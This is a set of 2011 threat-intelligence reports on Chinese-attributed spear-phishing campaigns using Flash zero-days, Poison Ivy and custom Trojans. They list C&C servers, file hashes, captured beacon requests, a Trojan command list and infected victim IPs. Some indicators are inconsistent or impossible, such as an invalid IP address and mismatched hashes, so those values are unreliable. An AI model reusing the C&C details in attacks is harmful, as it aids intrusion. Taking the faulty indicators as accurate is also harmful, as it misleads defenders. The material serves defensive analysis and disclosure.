It is possible that the actors responsible for executing the JOB_DESCRIPTION.doc intrusion and maintaining the login.hizzy.org C&C server were also responsible for previous intrusions that relied on the C&C server at good.mincetur.com. According to RSA, the actor (or group of actors) responsible for breaching the company's network utilized good.mincetur.com in the intrusion operations. It is therefore possible that the same actor (or group of actors) continued their intrusion operations via the use of the login.hizzy.org control server.

The attacks on RSA, Genentech and MITRE demonstrate that the adversary is willing to attack private sector organizations. These attacks on private sector companies likely support an ongoing coordinated strategic campaign of intellectual property theft and economic espionage. Continued attacks against private organizations should be expected in the near to mid-term.

Tags:

Network Name:	Poison Ivy Command and Control Server
Identifier:	Attacker
IPs:	119.192.36.183
Domain:	login.hizzy.org
Domain Time of Lookup:	04/18/11 11:00:00 AM
Type:	C&C
Network Name:	Poison Ivy Command and Control Server

Identifier:	Attacker
IPs:	119.192.36.183
Domain:	login.hizzy.org
Domain Time of Lookup:	04/18/11 11:00:00 AM
Type:	C&C
File Name:	Clean Word Document
Identifier:	Attacker
File Size:	19968
MD5:	31E5AA8E09A5D49B59CBC902C3A8F7C1
File Name:	Malicious Word Document
Identifier:	Attacker
Extension:	doc
File Size:	167440
MD5	9BDEFCC465C73FC5EEDF41EBF47B5F6C
File Name:	Poison Ivy Payload
Identifier:	Attacker
Extension:	exe
File Size:	27136
MD5	243C4D7C01896CE87D76F34723909362

Possible Chinese Actors Continue to Leverage New Flash Zero-Day CVE-2011-0611 to Target National Policy Researchers; May Indicate Organizational Effort

Originally published on April 20, 2011

Key Points:

- An exploit targeting a recently patched zero-day vulnerability in Adobe Flash 10.2.153.1 (CVE-2011-0611) was used in spear-phishing messages on April 12 and 15, 2011.
- These spear-phishing messages are related to a series of similar messages targeting US national policy researchers in recent weeks.
- Analysis indicates this and other related messages may be of Chinese origin and may be the product of an organized dissemination model.

Overview

Two spear-phishing messages were delivered to national policy researchers on April 12 and 15, 2011. The first message bore the subject line, "Message from Anne regarding [redacted] Organizational Announcement!" The second message's subject line read, "ICMB Geneva Conference on May 6 – Request for response slip." Both messages contained attached, benign Word documents with an embedded, malicious Flash file designed to target a recently patched Adobe Flash zero-day vulnerability (CVE-2011-0611). This malicious Flash file was also observed in at least four additional targeted intrusion lures in the last two weeks (see iSIGHT Partners. *ThreatScape eCrime*, "Exploit Targets Zero-Day Adobe Flash Vulnerability; Aimed at Former High-Ranking National Security Policymakers." Intel-385536. April 14, 2011; and "Continued Exploitation of CVE-2011-0611 Targets National Security Research and Policymaking Community." Intel-388108. April 13, 2011; and "CVE-2011-0611 Exploit Drops Poison Ivy Variant; Victims Identified." Intel-390068. April 19, 2011). Furthermore, the file's characteristics, including the company to which the software is registered, were identical to the aforementioned incidents and may indicate that the spear-phishing campaign originated in China. Despite these similarities and the high likelihood that these two messages are related to the others in the campaign to leverage CVE-2011-0611, subtle differences in the code and command and control structure indicate that these messages may have been disseminated by a separate actor (or group of actors) as part of a greater effort.

Spear Phish Details

On April 12, 2011, a spoofed spear-phishing message with the subject line, "Message from Anne regarding [redacted] Organizational Announcement" was delivered to national policy researchers and associated organizations. The document appears to be a legitimate e-mail that was likely exfiltrated from a compromised host at a previous date. A benign Word document titled, "Message_from_Anne.doc" was attached to message and had the following properties:

File: Message_from_Anne.doc
Size: 167,440 bytes
MD5: A51EDD010F3C0D33249BE771891265CB

The second spear-phishing message had the subject line, "ICMB Geneva Conference on May 6 - Request for response slip" and was delivered on April 15, 2011. The message was purported to be sent from a senior fellow at the Washington, D.C.-based Peterson Institute of International Economics. Like all other

messages in the related campaigns, the e-mail appears to be legitimate and was likely exfiltrated at an earlier date. Attached to the e-mail was the benign Word document titled, "Response 2011.doc" with the following properties:

File: Response 2011.doc
Size: 167,440 Bytes
MD5: A421D074611188CFCFCEDBA55CC7E194

Both of the aforementioned spear-phishing messages leveraged documents created on April 3, 2011—in contrast to other messages observed in the related campaign with a "Date Created" of April 4, 2011. Message headers indicate that both e-mails were sent from an identical mail server domain, mail01.unitehere.org. Furthermore, the attachments were created using word processing software registered to "hust," which is possibly the abbreviation for Huazhong University of Science and Technology. Additionally, the string "SimSun," the standard font in the Chinese version of Microsoft Windows, was found within the malicious Word document—further strengthening the possibility that this spear-phishing message originated in China.

It is noteworthy to mention that although a related spear-phishing message with the subject line, "Japan Nuclear Reactor Secret: not for energy but nuclear weapons" had many differing characteristics than the two aforementioned messages, the attached document "Japan Nuclear Weapons Program.doc" was the exact same size. This type of similarity would be very unlikely to occur by coincidence, and it may signify cooperation and sharing among actors (for more information, see iSIGHT Partners. *ThreatScape eCrime*, "Exploit Targets Zero-Day Adobe Flash vulnerability; Aimed at Former High-Ranking National Security Policymakers." Intel-385536. April 14, 2011). The file properties are below:

File: Japan Nuclear Weapons Program.doc
Size: 167,440 Bytes
MD5: 78C628FC44FE40BFF47176613D3E1776

Payload and Command and Control

A malicious Flash file, 513.swf, was embedded within both of the aforementioned Word documents as well as at least four other messages in the related campaign. This Flash file is designed to target and exploit the recently patched zero-day vulnerability discovered in Adobe Flash 10.2.153.1.

In "Message from Anne," the payload calls out to wnzptnq.dydns.org at 122.100.1077.120, then changes to 94.249.188.141 and drops the following files:

File: Kit.exe
MD5: 6D778E0F95447E6546553EEEA709D03C

File: pclidec2.sys
MD5: 03F83728C5dED953D9838762B2DAB9CF

File: nmevtmsgc2.dll
MD5: 41C2E814F86E5BB5B19B3D2E3740DAD0

The "ICMB Geneva Conference" message calls out to wsnwsn.dyndns.org at 94.249.188.141, which is the same command and control server as "Message from Anne." It drops the following file:

File: tpgenic.dll

MD5: FA5C31D49393EDF20E376535C2231E

The fact that both messages' payloads communicate with a command and control server hosted at the same IP address and use similarly constructed subdomain names indicates that the payloads messages were set up and incorporated in the same way. Of note is that fact that these two messages are the only two of the related campaign messages to communicate with servers hosted at the same domain.

Outlook and Implications

As many of the characteristics of the aforementioned messages are similar and likely associated to others in the campaign leveraging CVE-2011-0611, it is highly likely that the overall effort is that of a group of like-minded actors operating in China.

However, due the commonalities these two messages share—including the command and control server and document properties—and the differences between these characteristics and those of other messages in the related campaign, it cannot be ruled out that "Message from Anne" and "ICMB Geneva Conference" may have been delivered by a single actor or group within a larger group of like-minded individuals—lending to the assessment that this type of spear-phishing campaign may be orchestrated, at some level, through a bureaucratic structure with an organized dissemination model.

Leveraging zero-day vulnerabilities to target national policy researchers is not uncommon—as in the recent incidents related to CVE-2011-0609; and the use of two zero-day vulnerabilities in rapid succession may be demonstrative of a focused attempt to acquire specific information from this sector. Continued exploitation activity targeting national-level policymakers should be expected in the near term.

Tags:

Email Name:	Message_from_Anne.doc
Identifier:	Attacker
Date:	04/12/11
Source IP:	208.106.153.173
Source Domain:	mail01.unitehere.org
Sender Name:	Spoofed
Subject:	Message from Anne regarding [redacted] Organizational Announcement!
Attachment Name:	Message_from_Anne.doc
Attachment MD5:	A51EDD010F3C0D33249BE771891265CB
Email Name:	Response 2011
Identifier:	Attacker
Date:	04/15/11
Source IP:	208.106.153.173
Source Domain:	mail01.unitehere.org
Sender Name:	Edwin (Ted) M. Truman (spoofed)

Subject:	ICMB Gneva Conference on May 6 - Request for response slip
Attachment Name:	Response 2011.doc
Attachment MD5:	421D074611188CFCFCEDBA55CC7E194
File Name:	Kit.exe
Identifier:	Attacker
Extension:	.exe
MD5:	6D778E0F95447E6546553EEEE709D03C
File Name:	Message_from_Anne.doc
Identifier:	Attacker
Extension:	.doc
File Size:	167440
MD5:	A51EDD010F3C0D33249BE771891265CB
File Name:	nmevtmsgc2.dll
Identifier:	Attacker
Extension:	.dll
MD5:	41C2E814F86E5BB5B19B3D2E3740DAD0
File Name:	pclidec2.sys
Identifier:	Attacker
Extension:	.sys
MD5:	03F83728C5dED953D9838762B2DAB9CF
File Name:	Response 2011.doc
Identifier:	Attacker
Extension:	.doc
File Size:	167440
MD5:	A421D074611188CFCFCEDBA55CC7E194
File Name:	tpgenlic.dll
Identifier:	Attacker
Extension:	.dll
MD5:	FA5C31D49393EDF20E376535C2231E

Custom Trojan Used in Targeted Intrusion Campaign; Dropped via Exploitation of CVE-2011-0609 and CVE-2011-0611

Originally published on April 27, 2011

Key Points:

- Continued exploitation of CVE-2011-0611 was observed in the wild on April 25, 2011. This exploitation leveraged a PDF file with an embedded malicious Flash file that was delivered via e-mail.
- This observed spear phishing e-mail dropped a custom Trojan that has been used in at least four other spear phishing attacks since March 17, 2011.
- The same operator (or group of operators) is likely responsible for the April 25, 2011 spear phishing attack and the four previously observed incidents.

Overview

On April 25, 2011, continued exploitation of CVE-2011-0611 was observed in the wild via a spear phishing e-mail with the subject line "Marshall Plan for the North Africa." This spear phishing e-mail contained a PDF attachment that included an embedded hostile Flash file. This hostile spear phishing e-mail dropped the same custom Trojan identified via a common command and control (C&C) protocol. This Trojan was also dropped by at least four other spear phishing attempts that occurred between March 17 and April 21. The March 17 spear phishing e-mail exploited CVE-2011-0609, while the April 21 e-mail exploited CVE-2011-0611. It is likely that the same operator (or group of operators) is responsible for all the observed targeted lures and resultant intrusion attempts.

Spear Phishing E-Mail Details

On April 25, 2011, a spear phishing e-mail with the subject line "Marshall Plan for the North Africa" was delivered to members of the national security policymaking community. This e-mail contained a malicious attachment with the following properties:

File: Marshall Plan for the North Africa.pdf
Size: 464485
MD5: 6D5FB801B890BFA7CC737C018E87E456

Embedded in the PDF file was a malicious Adobe Flash file with the following properties:

File: Africa.swf
Size: 7461
MD5: C56DD87772312BA032FC6AC8928D480F

This malicious Flash file exploited CVE-2011-0611 and dropped a malicious Trojan with the following properties:

File: AcroRd32.exe
Size: 430080
MD5: 39822ADC9BC7747DADD212E0338948CB

Also dropped with the Trojan was a clean PDF document with the following properties:

File: Marshall Plan for the North Africa.pdf
Size: 851
MD5: 93B600D4D641321DAE860D179D8A35CF

Both the spear phishing PDF containing the malicious Flash file and the clean PDF had string artifacts `"/Lang(zh-CN),"` indicating a Chinese language setting.

The Trojan performs an initial reconnaissance of the infected system and gathers the following information:

The name of the infected machine
The active user account
The operating system of the infected machine
The IP address of the infected machine

Payload and Command and Control

Upon infection, the Trojan initiated communication with a C&C server at 68.16.99.165 via port 443. Although the Trojan used port 443 for communication, it did not use SSL. The initial GET request to GET 68.16.99.165 was as follows:

```
GET
/AWS16174.jsp?/S/FPMDY/lnKUh/MgSFkQvjYPRqkxSpCg8jCPsGKNRqhg8lcPr/CGjUwP8y
JUs=7RjH7OinJ/85cgrqJP8jKGjpqgb/wTrO7OijhxoHoGaFaURqK/aHophHLd23K=NYoQhvr
0a9o=cTk=NG9QaLKUIlVPsyF HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 68.16.99.165
Connection: Keep-Alive
```

Custom Trojan C&C protocol

The 68.16.99.165 IP address appears to be home to a compromised business account with Bellsouth. The PTR record of this IP is `adsl-068-016-099-165.sip.asm.bellsouth.net`.

Initial communications with the C&C server likely exfiltrate the information gathered during the initial system reconnaissance executed by the Trojan.

Links to Previous Attacks

This same custom Trojan was previously used in a targeted intrusion observed on March 17, 2011 that used a spear phishing e-mail with the subject line "Japan Nuclear Radiation Leakage and Vulnerability Analysis." This spear phishing lure contained a Microsoft Excel attachment with the following properties:

File: Nuclear Radiation Exposure And Vulnerability Matrix.xls
Size: 279616
MD5: 7CA4AB177F480503653702B33366111F

Embedded in the Microsoft Excel file was a malicious Adobe Flash file that exploited CVE-2011-0609. The malicious Flash file dropped a malicious payload with the MD5 436E673EE6A2561FD748D7FD1CD3F2C8. This Trojan initiated a very similar GET request to 67.141.114.44.

```
GET
/AWS23488.jsp?gsqcUI5fQNHl=+Co=c2f=cTsQvjYPRqkxSpCg8jCPsGKNRqhg8lcPr/CGjUwP8yJU
s=7RjH7Or5oU8qh/+Z2TRpmG4G7dvnDxRBYG4Gr=4HwaMLB0NGk=NT9QhGcpM9B=h7KQaB1N
NGo=7AA HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 67.141.114.44
Connection: Keep-Alive
```

Custom Trojan C&C protocol

In each incident, the C&C protocol used GET requests over port 443, but did not use SSL. Further, each GET request was for a .jsp page that was named AWS[5 random numbers]. Finally, in both incidents the Trojan performed an initial system reconnaissance and collected the same information about the infected host (for more information on the "Japan Nuclear Radiation Leakage and Vulnerability Analysis" spear phishing e-mail, see *ThreatScape Network Conflict*, "Continued Exploitation of CVE-2011-0609 Observed in Targeted Attacks." Intel-377190. March 21, 2011).


The Marshall Plan for the North Africa.pdf spear phishing e-mail also shares common characteristics with three other targeted lures observed in the wild on April 21, 2011.

File: China's Charm diplomacy in BRICS Summit.pdf
Size: 411558
MD5: AE39B747E4FE72DCE6E5CDC6D0314C02

File: The Obama Administration and the Middle East.pdf
Size: 411562
MD5: 2368A8F55EE78D844896F05F94866B07

File: Russia's profit from general NATO disunity.pdf
Size: 411562
MD5: 4065B98FDCB17A081759061306239C8B

Each of these PDF documents contained a malicious Flash file that exploited CVE-2011-0611. All of these hostile PDFs were created on Monday April 18, 2011 at 3:20:35 AM and modified on Monday April 18, 2011 at 3:21:14 AM. These shared properties indicate that all the hostile PDFs were likely built with the same exploit kit.



Properties of hostile PDFs with embedded CVE-2011-0611 exploit

Each of these lures dropped a Trojan with the following properties:

File: AcroRd32.exe

Size: 376832

MD5: 5AF6C1B5B5AB689AF34DB805C81987E8

This Trojan establishes a connection with 68.16.99.165 and sends a similar GET request to /AWS[5 random numbers].jsp. This IP was also used in the "Marshall Plan for the North Africa" spear phishing attack.

Outlook and Implications

It is likely that the same operator (or group of operators) sent all four spear phishing e-mails. Each of the observed hostile PDF documents had the same "created" and "modified" date, indicating that the same kit was used in all cases. Further, while the IP of the C&C server differed between the March 17, 2011 and late April intrusion attempts, all of the observed lures used the same custom Trojan that utilized a distinct C&C protocol. Finally, all 5 intrusion attempts leveraged two different 0-day vulnerabilities in Adobe Flash. At the time of the observed intrusion attempts, it was unlikely that the exploit code used had proliferated beyond a small core group of operators, likely based in China. It is therefore likely that these five intrusion attempts were part of a coordinated strategic campaign designed to exfiltrate sensitive political, diplomatic, military and economic intellectual property. Continued intrusion attempts targeting this type of information by these operators are expected in the near to midterm.

Tags:

Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	68.16.99.165
Domain Time of Lookup:	04/27/11 09:00:00 AM
Type:	C&C
Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	68.16.99.165
Domain Time of Lookup:	04/27/11 09:00:00 AM
Type:	C&C
File Name:	AWS Trojan
Identifier:	Attacker
Extension:	exe
File Size:	430080
MD5:	39822ADC9BC7747DADD212E0338948CB
File Name:	AWS Trojan
Identifier:	Attacker
Extension:	.exe
File Size:	376832
MD5:	5AF6C1B5B5AB689AF34DB805C81987E8
File Name:	Clean PDF
Identifier:	Attacker
Extension:	.pdf
File Size:	851
MD5:	93B600D4D641321DAE860D179D8A35CF
File Name:	Hostile Flash File
Identifier:	Attacker
Extension:	.swf

File Size:	7461
MD5:	C56DD87772312BA032FC6AC8928D480F
File Name:	Hostile PDF
Identifier:	Attacker
Extension:	.pdf
File Size:	464485
MD5:	6D5FB801B890BFA7CC737C018E87E456
File Name:	Hostile PDF
Identifier:	Attacker
Extension:	.pdf
File Size:	411558
MD5:	AE39B747E4FE72DCE6E5CDC6D0314C02
File Name:	Hostile PDF
Identifier:	Attacker
Extension:	.pdf
File Size:	411562
MD5:	2368A8F55EE78D844896F05F94866B07
File Name:	Hostile PDF
Identifier:	Attacker
Extension:	.pdf
File Size:	411562
MD5:	4065B98FDCB17A081759061306239C8B

Chinese Actor Very Likely Responsible for Intrusion Operation Targeting US Energy Sector

Originally published on May 9, 2011

Key Points:

- In December 2010, an intrusion operation is believed to have targeted the US energy sector.
- The malicious payload used in this intrusion operation was likely delivered via a spear-phishing e-mail.
- It is highly likely that a Chinese actor known by the handle UglyGorilla was responsible for this intrusion operation targeting the energy sector.

Overview

In December 2010, a Chinese actor known as UglyGorilla launched an intrusion operation that likely targeted the US energy sector. This intrusion operation was likely executed via a spear-phishing e-mail sent to individuals working for energy companies. UglyGorilla is believed to have been actively involved in previous targeted intrusions against the US government, defense industrial base and related national intrusion set incidents since at least 2006, and possibly as early as 2004. UglyGorilla is expected to continue to execute intrusion operations in the near- to mid-term, and attacks targeting the energy sector are also expected to continue in the mid-term to long-term.

Details of Attempted Intrusion

On Dec. 16, 2010, a malicious payload identified by Microsoft as Win32/PingBed.A was observed in the wild. This malicious payload was likely delivered via a spear-phishing e-mail that utilized social engineering tactics to trick the victim into installing the malware. This intrusion did not rely on the exploitation of a software vulnerability. It is very likely that one or more individuals working in the US energy sector were targeted by this attempted intrusion.

The malicious payload had the following properties:

File: AcroRD32.exe
Size: 65427
MD5: BFD3F9605DBF1CC90840B19244DFCF06

Once executed, a clean PDF document titled "Project Summary - Duke Energy Generation Project Summary Q1 2011.pdf" was also dropped on the victims' desktop. This PDF file had the following properties:

File: Project Summary - Duke Energy Generation Project Summary Q1 2011.pdf
Size: 21157
MD5: E6F821CAFA869A4C900C52C9C43FD82B

The spear-phishing e-mail likely contained a malicious PDF attachment with a similar name, and then when victims opened the malicious PDF, the attackers dropped this clean document in an attempt to lull the victims into a false sense of security.

Project Summary - Duke Energy Generation Project Summary Q1 2011.pdf - Adobe Reader

File Edit View Document Tools Window Help

1 / 3 77.5% Find

Duke Energy Corporation
Power Generation Projects
As of June 30, 2010

NOTE: The sum displayed in the table are based on summer capacity
DOMESTIC GENERATION

Project Name	Location	NERC Region	Total Capacity (MW)	Economic Interest	Owned Capacity (MW)	Original In-Service Date (Y)	Current In-Service Date (Y)	Fuel Source	Performance Dispatch	Comments (C)
Residential										
Duke Energy Carolinas										
Nuclear Generation										
Catawba Nuclear Station (1)	South Carolina	SEEC	2,218	10.21%	415	1965		Nuclear	Dispatched	Retail and wholesale
McGuire Nuclear Station	North Carolina	SEEC	2,200	100%	2,200	1961		Nuclear	Dispatched	Retail and wholesale
Catawba Nuclear Station	South Carolina	SEEC	2,158	100%	2,158	1973		Nuclear	Dispatched	Retail and wholesale
Total Nuclear			6,576		4,773					
Fossil Generation										
Alcoa *	North Carolina	SEEC	1,127	100%	1,127	1957		Coal	Dispatched	Retail and wholesale
Bellevue Creek *	North Carolina	SEEC	2,220	100%	2,220	1974		Coal	Dispatched	Retail and wholesale
Buck	North Carolina	SEEC	369	100%	369	1926	1940	Coal	Dispatched	Retail and wholesale
Buck CT	North Carolina	SEEC	62	100%	62	1970		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Burns River CT	South Carolina	SEEC	194	100%	194	1971		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Cliffside 1 - 4	North Carolina	SEEC	198	100%	198	1940		Coal	Dispatched	Retail and wholesale
Cliffside 5 *	North Carolina	SEEC	562	100%	562	1972		Coal	Dispatched	Retail and wholesale
Dow River	North Carolina	SEEC	276	100%	276	1949		Coal	Dispatched	Retail and wholesale
Dow River CT	North Carolina	SEEC	46	100%	46	1966		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Lee	South Carolina	SEEC	370	100%	370	1951		Coal	Dispatched	Retail and wholesale
Lee CT	South Carolina	SEEC	82	100%	82	1968	2007	Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Lenoir CT	North Carolina	SEEC	1,247	100%	1,247	1995		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Marble *	North Carolina	SEEC	2,678	100%	2,678	1967		Coal	Dispatched	Retail and wholesale
NOG Creek CT	South Carolina	SEEC	195	100%	195	2002		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Ramoth	North Carolina	SEEC	454	100%	454	1929	1932	Coal	Dispatched	Retail and wholesale
Ramoth CT	North Carolina	SEEC	64	100%	64	1969		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Ramoth CT	North Carolina	SEEC	625	100%	625	2000		Natural Gas / Fuel Oil	Dispatched	Retail and wholesale
Total Fossil			15,791		15,791					
Hydroelectric Generation										
Johnson Pumped Storage	South Carolina	SEEC	730	100%	730	1973		Hydro	Dispatched	Retail and wholesale
Red Creek Pumped Storage	South Carolina	SEEC	1,340	100%	1,340	1991		Hydro	Dispatched	Retail and wholesale
Covered Ford	North Carolina	SEEC	325	100%	325	1963		Hydro	Dispatched	Retail and wholesale
Kanawha	South Carolina	SEEC	132	100%	132	1971		Hydro	Dispatched	Retail and wholesale
Other Facilities	NC/SC	SEEC	495	100%	495			Hydro	Dispatched	Retail and wholesale
Total Hydro			3,022		3,022					
Total Carolinas			15,867		18,184					

Clean document from Duke Energy dropped by attackers, "Duke Energy Corporation Power Generation Projects" (iSIGHT Partners)

The malicious Win32/PingBed.A payload with the MD5 BFD3F9605DBF1CC90840B19244DFCF06 beaconned to a command and control (C&C) server at politicallibrary.org via the following GET request:

```
GET /index-mockup.html HTTP/1.1
User-Agent: Windows+NT+5.1
Host: politicallibrary.org
Cache-Control: no-cache
```

This domain appears to have been hacked by the actor responsible for this intrusion operation. At the time of analysis (May 7, 2011) this site had been remediated and was no longer serving C&C instructions to infected victims.

The politicallibrary.org domain was also observed hosting another malicious payload on Dec. 20, 2010—just four days after the initial Win32/PingBed.A payload was observed in the wild. This payload was hosted at politicallibrary[dot]org/xu.png. The xu.png had an MD5 of e842358b1a51e2f3d64dcb3b57abb957, and it was likely download by the initial Win32/PingBed.A payload to aid in continued exploitation of the infected victim.

Links to Previous Attacks

On Monday June 28, 2010, a spear-phishing e-mail spoofing a staff member at the International Crisis Group was sent to a shared e-mail account within that organization. The e-mail to the International Crisis Group contained an attachment titled "Global.pdf." This PDF file contained a malicious Flash file that exploited CVE-2010-1297 (IntelliSIGHT Report #10-9819). Similar to the Duke Energy spear phish, this exploit dropped both a malicious payload and a clean PDF file. The malicious payload used in the intrusion against the International Crisis Group had the following properties:

File: AcroRD32.exe
Size: 82,778
MD5: 13A68FB77FB872C25A8E071C6102ADF3

The initial payload dropped by the malicious PDF attached to the spear phish received base64-encoded commands from a hacked website, using a type of C&C architecture previously observed in targeted intrusions during 2008 and 2009. In the intrusion against the International Crisis Group, the payload received encoded instructions, instructing the bot to download secondary payloads disguised as PNG files from the C&C server.

As documented above, the politicallibrary.org C&C server used with the Duke Energy spear phish also hosted malicious PNG files. It is therefore likely that the hacked politicallibrary.org website previously contained base64-encoded instructions hidden as HTML comments in the index-mockup.html web page that instructed infected victims to download the secondary malicious PNG file.

All told, the International Crisis Group spear phish and the Duke Energy spear phish shared the following characteristics:

	International Crisis Group	Duke Energy
Payload file name	AcroRD32.exe	AcroRD32.exe
User-Agent	Windows+NT+5.1	Windows+NT+5.1
C&C	Hacked website	Hacked website
Secondary Payloads	disguised as PNG file	disguised as PNG file

Variants of this payload have been observed in previous incidents dating back to at least 2007. The encoded commands instructed the compromised computer to download additional payloads that were designed to enumerate the file system of the infected machine and establish connections with additional remote hosts over port 443.

Actor Attribution

Artifacts indicate that the payload used in the International Crisis Group intrusion operation was likely authored or modified by an identified Chinese hacker using the alias UglyGorilla. This actor is believed to have been actively involved in previous targeted intrusions against the US government, defense industrial base and related national intrusion set incidents since at least 2006, and possibly as early as 2004 (for more information about the International Crisis Group spear phish and the actor Ugly Gorilla please see iSIGHT Partners. *ThreatScape Network Conflict*, "Phishing Lure Targets the International Crisis Group; Similar to Previous Targeted Attacks Against US Government Organizations." Intel-258387. July 15, 2010).

Sensitive source reporting indicates that UglyGorilla is a male in his mid-30s, believed to be living in Shanghai, China. UglyGorilla is believed to have been involved in previous targeted intrusions against US government networks, US-based defense contractors and policy think tanks.

The shared characteristics between the payload used in the International Crisis Group intrusion and the payload dropped by the Duke Energy spear phish indicate that UglyGorilla was likely responsible for both intrusion operations. Further, the techniques, tactics and procedures used in both attacks—specifically the use of hacked websites and secondary payloads disguised as PNG image files—offer further proof that UglyGorilla was responsible for both operations.

UglyGorilla has previously operated under a number of aliases and is associated with the Chinese hacker group Ph4nt0m Security Team. He may also be associated with Chinese Unix and Chinese Lotus Notes groups. UglyGorilla is believed to have been involved in national intrusion set activity since at least 2006, and possibly since 2004 or earlier. This actor possibly works with a small cell or group of other actors when active in intrusion set activities.

Outlook and Implications

It is likely that UglyGorilla (or other Chinese operators) will continue to target energy companies in the mid- to long-term. UglyGorilla and other affiliated Chinese actors operate in a persistent manner and will continue to target a sector or a specific organization in support of strategic objectives. These actors are not interested in quick attacks or smash-and-grab operations. They are focused on achieving persistent access to targets of interest, in this case the energy sector, in order to conduct strategic espionage and exfiltrate intellectual property.

Tags:

Network Name:	Command and Control Server
Identifier:	Attacker
IPs:	63.211.192.144
Domain:	politicallibrary.org
Domain Time of Lookup:	05/07/11 08:00:00 PM
Type:	C&C
File Name:	Clean PDF Document
Identifier:	Attacker
Extension:	pdf
File Size:	21157
MD5:	E6F821CAFA869A4C900C52C9C43FD82B
File Name:	Win32/PingBed.A
Identifier:	Attacker
Extension:	exe
File Size:	65427
MD5:	BFD3F9605DBF1CC90840B19244DFCF06

Appendix A – Strings Pulled from msdtc.exe

These strings likely represent all of the commands accepted by the Trojan.

CmD
shelldata|
shell|
shellstart
command
stop
upload|
upload
files|
driver
driver|
filelist
listerror|
filelist|
delete
run
renamefile
stop
down|
dirlist
direrror|
dirlist|
logon|
shell
active
files
upload
closeos
restart
down
dclose
uclose
unintall
active|

Appendix B – Full List of Drones Infected with Poison Ivy

Address	Owner
12.28.162.146	RJJ ENTERPRISE US
12.196.24.130	RJJ ENTERPRISE US
24.49.29.61	Shentel Service Company US
24.149.122.154	Shentel Service Company US
59.99.72.182	Broadband Multiplay Project IN
59.99.72.205	Broadband Multiplay Project IN
59.99.74.135	Broadband Multiplay Project IN
70.112.44.180	Road Runner HoldCo LLC US
70.164.22.114	Cox Communications US
74.198.87.23	Rogers Wireless Inc. CA
74.198.87.113	Rogers Wireless Inc. CA
74.198.87.119	Rogers Wireless Inc. CA
81.147.139.231	IP pools GB
81.156.146.152	IP pools GB
84.157.130.89	Deutsche Telekom AG DE
84.157.136.180	Deutsche Telekom AG DE
84.157.155.201	Deutsche Telekom AG DE
84.193.56.89	Telenet Operaties N.V. BE
84.193.159.3	Telenet Operaties N.V. BE
86.131.206.111	IP pools GB
86.150.185.51	IP pools GB
86.154.190.168	IP pools GB
86.165.16.126	IP pools GB
94.225.118.168	Telenet N.V. Residentials BE
115.117.170.9	TATA Communications IN
115.117.174.192	TATA Communications IN
115.117.175.45	TATA Communications IN
115.117.180.233	TATA Communications IN
115.118.60.254	Internet Service Provider TATA Communications ice
120.156.51.164	Telstra AU
120.156.133.122	Telstra AU
120.156.160.167	Telstra AU
121.245.92.77	TATA TELESERVICES LTD IN
121.245.95.251	TATA TELESERVICES LTD IN
121.245.127.134	TATA TELESERVICES LTD IN
122.169.93.60	ABTS-MUMBAI IN
129.83.40.254	The MITRE Corporation US
174.111.122.229	Road Runner HoldCo LLC US
192.12.78.250	Genentech, Inc. US
193.105.161.230	RZZ Rechenzentrum AG CH
195.75.235.152	Network of AT&T Managed Firewall Network NL
218.4.165.10	Suzhou Geliseng Chilun Co., CN
218.106.166.247	cn beijing city
220.128.229.226	Chunghwa Telecom Data Communication Business Group TW